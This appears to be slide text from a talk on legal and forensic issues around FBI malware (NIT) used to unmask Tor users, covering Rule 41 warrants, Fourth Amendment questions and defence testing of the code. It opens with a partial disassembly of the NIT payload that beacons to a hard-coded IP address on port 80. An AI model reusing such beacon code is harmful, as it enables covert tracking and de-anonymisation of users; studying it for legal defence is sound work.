000027E 41 63 63 65 70 74 3A 20+             db 0Dh,0Ah,0
00002BD                          ; ---------------------------------------------------------------------------
00002BD 83 C7 0E                             add     edi, 0Eh
00002C0 31 C9                                xor     ecx, ecx
00002C2 F7 D1                                not     ecx
00002C4 31 C0                                xor     eax, eax
00002C6 F3 AE                                repe scasb
00002C8 4F                                   dec     edi
00002C8                          ; ---------------------------------------------------------------------------
00002C9 FF                                   db 0FFh
00002CA E7                                   db 0E7h
00002CB 0D                                   db  0Dh
00002CC 0A                                   db  0Ah
00002CD 43 6F 6F 6B 69 65 3A 20+aCookieIdWs2_32 db 'Cookie: ID=ws2_32',0
00002DF 49 50 48 4C 50 41 50 49+aIphlpapi       db 'IPHLPAPI',0
00002E8 02                                   db 2
00002E9 00                                   db    0
00002EA 00                                   db    0
00002EB 50                                   db  50h ; P           ; Port = 0x50 -> 80
00002EC 41 DE CA 36                          dd 36CADE41h          ; 65.222.202.54
00002F0 47 45 54 20 2F 30 35 63+aGet05cea4de951 db 'GET /05cea4de-951d-4037-bf8f-f69055b279bb HTTP/1.1',0Dh,0Ah
00002F0 65 61 34 64 65 2D 39 35+             db 'Host: ',0
000032B 00                                   align 4
000032C 00 00 00 00 00 00 00 00+             dd 23h dup(0)
00003B8 00 00 00 90                          dd 90000000h
```

Issues

Warrant
- Rule 41
  - https://www.wired.com/2016/09/government-will-soon-able-legally-hack-anyone/




Rule 41(b) provides a magistrate judge with authority to issue a warrant in five unambiguous circumstances:

(b) Authority to Issue a Warrant. At the request of a federal law enforcement officer or an attorney for the government:

(1) a magistrate judge with authority in the district -- or if none is reasonably available, a judge of a state court of record in the district -- ***has authority to issue a warrant to search for and seize a person or property located within the district***;

New Rule 41



(6) a magistrate judge with authority in any district where activities related to a crime may have occurred has authority to issue a warrant to use remote access to search electronic storage media and to seize or copy electronically stored information located within or outside that district if:

(A) the district where the media or information is located has been concealed through technological means; or

Issues

4th Amendment Search of computer?

- US vs Levin
- Is the IP address public?
- MAC address?
- User Name?
- Architecture?
- OS?

Issues

Testing

- NIT code released
  - tested
- Exploit not released
  - `One FBI special agent recently testified that a tool was safe because he tested it on his home computer, and it "did not make any changes to the security settings on my computer."'
  - What is the error rate of the exploit?
  - Are the UID's unique?
    - How are they tracked
- Server software not included
  - It is dynamic code

Issues

"In camera" Review

- Judge with government expert

Protective Orders

- Allow experts to review evidence
  - Government facility
- Worried about divulging code

NIT Testing Framework

Systems configuration

- OS
- Software
- Configurations
- Programming languages/Libraries
- Network Configuration
- Log files

All source code

Binary code


Testing procedures

Network captures

Operation Downfall I,II

No current Federal Cases

- State Cases



The FBI is denying that it paid $1 million to Carnegie Mellon University to exploit a vulnerability in Tor.

"The allegation that we paid [Carnegie Mellon University] $1 million to hack into Tor is inaccurate," an FBI spokeswoman told Ars in a Friday morning phone call.

FURTHER READING

Tor director: FBI paid Carnegie Mellon $1M to break Tor, hand over IPs

Two days ago, the head of the Tor Project accused the FBI of paying Carnegie Mellon computer security researchers at least $1 million to de-anonymize Tor users and reveal their IP addresses as part of a large criminal investigation.

The FBI spokeswoman Ars spoke with declined to respond to further questions, advising us to send a followup e-mail and to contact Carnegie Mellon, which we did. Neither Carnegie Mellon nor the FBI has immediately responded to our inquiries. For now, it's not clear from the FBI's statement which part is inaccurate: the specific payment amount or its involvement entirely.

References

USA vs Cottom

- https://s3.amazonaws.com/s3.documentcloud.org/documents/2124281/fbi-tor-busting-227-1.pdf

https://commons.erau.edu/cgi/viewcontent.cgi?referer=https://scholar.google.com/&httpsredir=1&article=1363&context=adfsl

https://www.wired.com/2016/09/government-will-soon-able-legally-hack-anyone/

https://regmedia.co.uk/2016/05/25/tsyrklevich-declaration.pdf

https://www.aclu.org/sites/default/files/field_document/malware_guide_3-30-17-v2.pdf

https://www.eff.org/pages/playpen-cases-frequently-asked-questions#howmanycases

http://media.ca1.uscourts.gov/pdf.opinions/16-1567P-01A.pdf

https://arstechnica.com/information-technology/2016/11/firefox-0day-used-against-tor-users-almost-identical-to-one-fbi-used-in-2013/

https://motherboard.vice.com/en_us/article/9a3mq7/tor-browser-zero-day-exploit-targeted-dark-web-child-porn-site-giftbox

https://arstechnica.com/tech-policy/2015/11/fbi-the-allegation-that-we-paid-cmu-1m-to-hack-into-tor-is-inaccurate/

Questions?

Email: millermj@unk.edu

Twitter: @milhous30